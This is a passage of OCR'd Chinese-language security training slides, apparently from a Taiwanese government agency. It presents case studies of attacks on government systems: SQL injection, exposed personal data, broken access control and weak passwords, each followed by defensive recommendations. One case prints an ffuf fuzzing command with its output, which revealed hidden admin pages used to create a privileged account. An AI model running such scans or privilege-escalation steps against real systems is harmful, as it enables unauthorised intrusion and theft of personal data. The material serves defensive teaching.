
案例2-注入攻擊(5/6)

- 確認可成功登入系統



案例2-注入攻擊(6/6)

- 後續攻擊手又以取得之帳號密碼成功登入該機關其他4個系統



注入攻擊防護改善建議

- 對使用者輸入內容進行嚴格過濾，或採用白名單機制僅允許預期格式的輸入
- 改以參數化形式傳值，確保使用者輸入不會直接影響SQL指令結構，降低被竄改或截斷之風險

案例3-加密機制失效

加密機制失效樣態

- 於伺服器中針對通行碼以明文方式或以不安全編碼方式進行儲存
- 將帳號通行碼寫入網頁原始碼等容易遭外部使用者取得之位置，造成攻擊者可透過資訊蒐集取得帳號通行碼
- 系統說明文件洩漏帳號通行碼或個人資料等機敏資訊


案例3-加密機制失效(1/2)

- 瀏覽網頁時發現網址參數id為流水編號


- 透過修改參數id存取檔案下載頁面，並下載檔案

案例3-加密機制失效(2/2)

- 瀏覽檔案發現遭遮蔽之個資



- 使用Adobe Reader複製圖片，可取得未遮蔽個資



加密機制失效防護改善建議

- 應評估公開網頁資訊之內容是否妥適，如非必要請勿公開
- 若有遮蔽敏感資訊再公開之業務需求，應將敏感資訊確實遮蔽後再行放置於公開網頁上

案例4-無效的存取控管


無效的存取控管樣態

- 未限制存取來源或無權限控管，導致任一使用者皆可存取特定頁面
- 網站透過前端JavaScript語法進行限制，導致攻擊者可透過修改JavaScript繞過身分驗證

案例4-無效的存取控管(1/3)

- 攻擊者透過路徑掃描工具，發現非一般使用者可存取之「新增帳號」功能頁面

```
┌──(nicskali㉿kali)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/big.txt -u 'https://[redacted]gov.tw/[redacted]/admin/admin!FUZZ.action' -mc 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://[redacted]gov.tw/[redacted]/admin/admin!FUZZ.action
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.tx
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
________________________________________________

add                     [Status: 200, Size: 40946, Words: 4732, Lines: 736, D
execute                 [Status: 200, Size: 3586, Words: 380, Lines: 92, Dura
input                   [Status: 200, Size: 0, Words: 1, Lines: 1, Duration:
logout                  [Status: 200, Size: 388, Words: 13, Lines: 11, Durati
login                   [Status: 200, Size: 23075, Words: 4237, Lines: 573, D
header                  [Status: 200, Size: 15082, Words: 260, Lines: 152, Du
middle                  [Status: 200, Size: 3788, Words: 122, Lines: 64, Dura
save                    [Status: 200, Size: 11850, Words: 1282, Lines: 240, D
update                  [Status: 200, Size: 11867, Words: 1278, Lines: 242, D
validate                [Status: 200, Size: 0, Words: 1, Lines: 1, Duration:
:: Progress: [20478/20478] :: Job [1/1] :: 233 req/sec :: Duration: [0:01:12]
```




案例4-無效的存取控管(2/3)

- 使用該頁面功能新增包含系統所有角色權限之帳號

案例4-無效的存取控管(3/3)

- 成功透過前台頁面登入後，瀏覽系統各項功能，取得系統內儲存之特種個資



無效的存取控管防護改善建議

- 建議逐一頁面進行權限控管檢查，依系統角色差異，明確區分存取來源為訪客(未登入)、一般使用者及管理者等權限
- 避免僅利用前端JavaScript語法進行存取限制，以防遭攻擊者竄改，進而繞過檢查機制


案例5-認證及驗證機制失效

認證及驗證機制失效樣態

- 機關未強化通行碼設定原則
- 通行碼之提示內容(如生日年月或包含完整通行碼)，遭攻擊者猜測成功
- 利用帳號與通行碼相同手法入侵系統複雜度極低(admin/admin或test/test)，但受害輕則取得一般同仁權限，重則導致暴露內部往來信件或取得系統權限
